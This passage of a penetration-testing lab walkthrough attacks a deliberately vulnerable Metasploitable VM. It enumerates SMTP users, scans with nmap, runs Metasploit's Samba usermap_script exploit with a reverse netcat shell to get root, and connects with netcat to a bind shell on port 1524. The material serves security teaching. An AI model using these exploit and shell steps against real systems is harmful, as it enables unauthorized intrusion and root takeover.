   0  exploit/unix/smtp/qmail_bash_env_exec  2014-09-24       normal  No     Qmail SMTP Bash Environment Variable Injection (S
hellshock)
   1  auxiliary/scanner/smtp/smtp_enum                        normal  No     SMTP User Enumeration Utility


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 1
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Checking the options:



```
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                      Required  Description
   ----       ---------------                      --------  -----------
   RHOSTS                                          yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                                             metasploit/basics/using-metasploit.html
   RPORT      25                                   yes       The target port (TCP)
   THREADS    1                                    yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                 yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/dat  yes       The file that contains a list of probable users accounts.
              a/wordlists/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Setting the RHOSTS and firing up the exploit:




```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 auxiliary(scanner/smtp/smtp_enum) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.56.102:25     - 192.168.56.102:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.102:25     - 192.168.56.102:25 Domain Name: metasploitable.localdomain
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO:  ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - Found user:
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: 4Dgifts ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: abrt ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: adm ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: admin ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: administrator ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: anon ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: _apt ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: arpwatch ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: auditor ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: avahi ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: avahi-autoipd ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: backup ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - Found user: backup
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: bbs ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: beef-xss ...
[*] 192.168.56.102:25     - 192.168.56.102:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: bin ...
```

This allows us to enumerate users on the target.


Port 445:

Performing an nmap scan gives us the following results:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p445 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:06 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00039s latency).

PORT    STATE SERVICE   VERSION
445/tcp open  etbios-p Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-10-17T11:06:41-04:00
|_clock-skew: mean: 1h59m59s, deviation: 2h49m43s, median: -1s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Now, in metasploit, extracting only the `excellent` exploit ranks:



```
msf6 auxiliary(scanner/smtp/smtp_enum) > search samba rank:excellent

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/citrix_access_gateway_exec  2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1  exploit/unix/misc/distcc_exec                   2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   2  exploit/windows/fileformat/ms14_060_sandworm    2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   3  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31  excellent  Yes    Quest KACE Systems Management Command Injection
   4  exploit/multi/samba/usermap_script              2007-05-14       excellent  No     Samba "username map script" Command Execution
   5  exploit/linux/samba/is_known_pipename           2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load


Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/samba/is_known_pipename

msf6 auxiliary(scanner/smtp/smtp_enum) > 
```

Let’s try `4` i.e. `exploit/multi/samba/usermap_script`:




```
msf6 auxiliary(scanner/smtp/smtp_enum) > use 4
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > 
```

Now, here we need to set a few values:

```
RHOSTS => the target host
LHOST => our ip.
```

In order to find the LHOST, we need to type the following command:

```
ip a s
```




```
┌──(kali㉿kali)-[~]
└─$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 83018sec preferred_lft 83018sec
    inet6 fe80::4cc9:addd:9d46:b8a9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:27:6f:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
       valid_lft 518sec preferred_lft 518sec
    inet6 fe80::e220:d425:332a:49ee/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ █
```

Now, as we know, we have two interfaces, one is `NAT` the other is `HOST-ONLY`. The metasploitable VM only has `HOST-ONLY`. The easiest way to find the ip, is to look for the one that is in the same subnet range as our metasploitable VM. So, `eth1` has the IP Address: `192.168.56.101`. So, that'll be our LHOST.

▼ LHOST can either be `192.168.56.101` or `eth1` as well. Metasploit can extract IP from an interface name.


Once we have setup our variables, and `exploit.` we will get a shell:



```
msf6 exploit(multi/samba/usermap_script) > set LHOST eth1
LHOST ⇒ 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:37670) at 2023-10-17 11:12:12 -0400

whoami
root
ls -la
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13500 Oct 17 10:14 dev
drwxr-xr-x  94 root root  4096 Oct 17 10:14 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx──────   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw───────   1 root root  6542 Oct 17 10:14 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 114 root root     0 Oct 17 10:14 proc
drwxr-xr-x  13 root root  4096 Oct 17 10:14 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Oct 17 10:14 sys
drwxrwxrwt   4 root root  4096 Oct 17 11:12 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
cat /etc/hostname
metasploitable
█
```


Port 1524:

Performing a simple nmap



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p1524 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:13 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).

PORT     STATE SERVICE   VERSION
1524/tcp open  bindshell Metasploitable root shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

That is a very weird service. But, from what we previously learnt; `bindshell` are simply shells, waiting to be connected to and giving an output:



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.56.102 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# 
```

> **NOTE:** Metasploitable has tons of services waiting to be exploited. You will have to exploit a few of them in your Lab Tasks as well.
